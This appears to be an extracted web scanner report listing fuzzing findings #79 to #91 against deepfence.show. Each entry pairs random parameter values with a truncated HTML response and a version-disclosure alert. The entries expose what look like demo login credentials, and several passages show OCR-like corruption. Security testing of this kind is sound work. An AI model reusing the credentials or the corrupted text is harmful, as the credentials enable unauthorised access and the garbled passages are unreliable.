href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#79

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	MQwbYI5A
DemoUser1#	bK626rVqWQ

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#80

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>Svi4GFQJhxKA</td></tr><tr><td>DemoUser1#</td><td>kcPXu</td></tr></table>	Name	Value	demouser@deepfence.io	Svi4GFQJhxKA	DemoUser1#	kcPXu
Name	Value						
demouser@deepfence.io	Svi4GFQJhxKA						
DemoUser1#	kcPXu						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	Since random data inserted into the parameters						

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#81

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	M4Bwl
DemoUser1#	7fd1uE2pxiwX3sj

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#82

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value

	<table><tr><td>demouser@deepfence.io</td><td>YHqcxo9iXxPjY2</td></tr><tr><td>DemoUser1#</td><td>0zFKXM1</td></tr></table>	demouser@deepfence.io	YHqcxo9iXxPjY2	DemoUser1#	0zFKXM1
demouser@deepfence.io	YHqcxo9iXxPjY2				
DemoUser1#	0zFKXM1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>				
Issue Number	#83				

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UFkxzdzkX82E</td></tr><tr><td>DemoUser1#</td><td>N2y9cmXnx</td></tr></table>	Name	Value	demouser@deepfence.io	UFkxzdzkX82E	DemoUser1#	N2y9cmXnx
Name	Value						
demouser@deepfence.io	UFkxzdzkX82E						
DemoUser1#	N2y9cmXnx						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#84

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>EnqcnidOmxhG</td></tr><tr><td>DemoUser1#</td><td>lqz8eAN9IN7gtN</td></tr></table>	Name	Value	demouser@deepfence.io	EnqcnidOmxhG	DemoUser1#	lqz8eAN9IN7gtN
Name	Value						
demouser@deepfence.io	EnqcnidOmxhG						
DemoUser1#	lqz8eAN9IN7gtN						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#85						

Scan	Fuzzing Scan
------	--------------

Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>Qs05Ksp</td></tr><tr><td>DemoUser1#</td><td>gzBUt</td></tr></table>	Name	Value	demouser@deepfence.io	Qs05Ksp	DemoUser1#	gzBUt
Name	Value						
demouser@deepfence.io	Qs05Ksp						
DemoUser1#	gzBUt						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#86						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>HtHyP</td></tr><tr><td>DemoUser1#</td><td>cFHDoriCjF2VAL</td></tr></table>	Name	Value	demouser@deepfence.io	HtHyP	DemoUser1#	cFHDoriCjF2VAL
Name	Value						
demouser@deepfence.io	HtHyP						
DemoUser1#	cFHDoriCjF2VAL						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script</pre>						

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#87

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UjaXMqsgg0F7iB</td></tr><tr><td>DemoUser1#</td><td>irHJ5xNfF0M0PJ</td></tr></table>	Name	Value	demouser@deepfence.io	UjaXMqsgg0F7iB	DemoUser1#	irHJ5xNfF0M0PJ
Name	Value						
demouser@deepfence.io	UjaXMqsgg0F7iB						
DemoUser1#	irHJ5xNfF0M0PJ						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1#						

#88

Name	Value
demouser@deepfence.io	Q3q6L
DemoUser1#	WKyCe92f

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MhXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVlt3XNUV3fvcc1/z8oHHjt2HNsJdmLMgPjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VfohrrFRwCgAQIoqk1iLwKcYJDhMexE789k3nP3Nc5p/vOmCstnTagj1l1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?)\.*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#89

Name	Value
demouser@deepfence.io	Z2t4fHTeNVh0UTr

	DemoUser1#	kYb6GcX1EW
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>	
Issue Number	#90	

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>g8dle7ig5O</td></tr><tr><td>DemoUser1#</td><td>jUlu7</td></tr></table>	Name	Value	demouser@deepfence.io	g8dle7ig5O	DemoUser1#	jUlu7
Name	Value						
demouser@deepfence.io	g8dle7ig5O						
DemoUser1#	jUlu7						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#91

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>i7qOFSx2Z</td></tr><tr><td>DemoUser1#</td><td>9CIB7qCVmQN</td></tr></table>	Name	Value	demouser@deepfence.io	i7qOFSx2Z	DemoUser1#	9CIB7qCVmQN
Name	Value						
demouser@deepfence.io	i7qOFSx2Z						
DemoUser1#	9CIB7qCVmQN						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
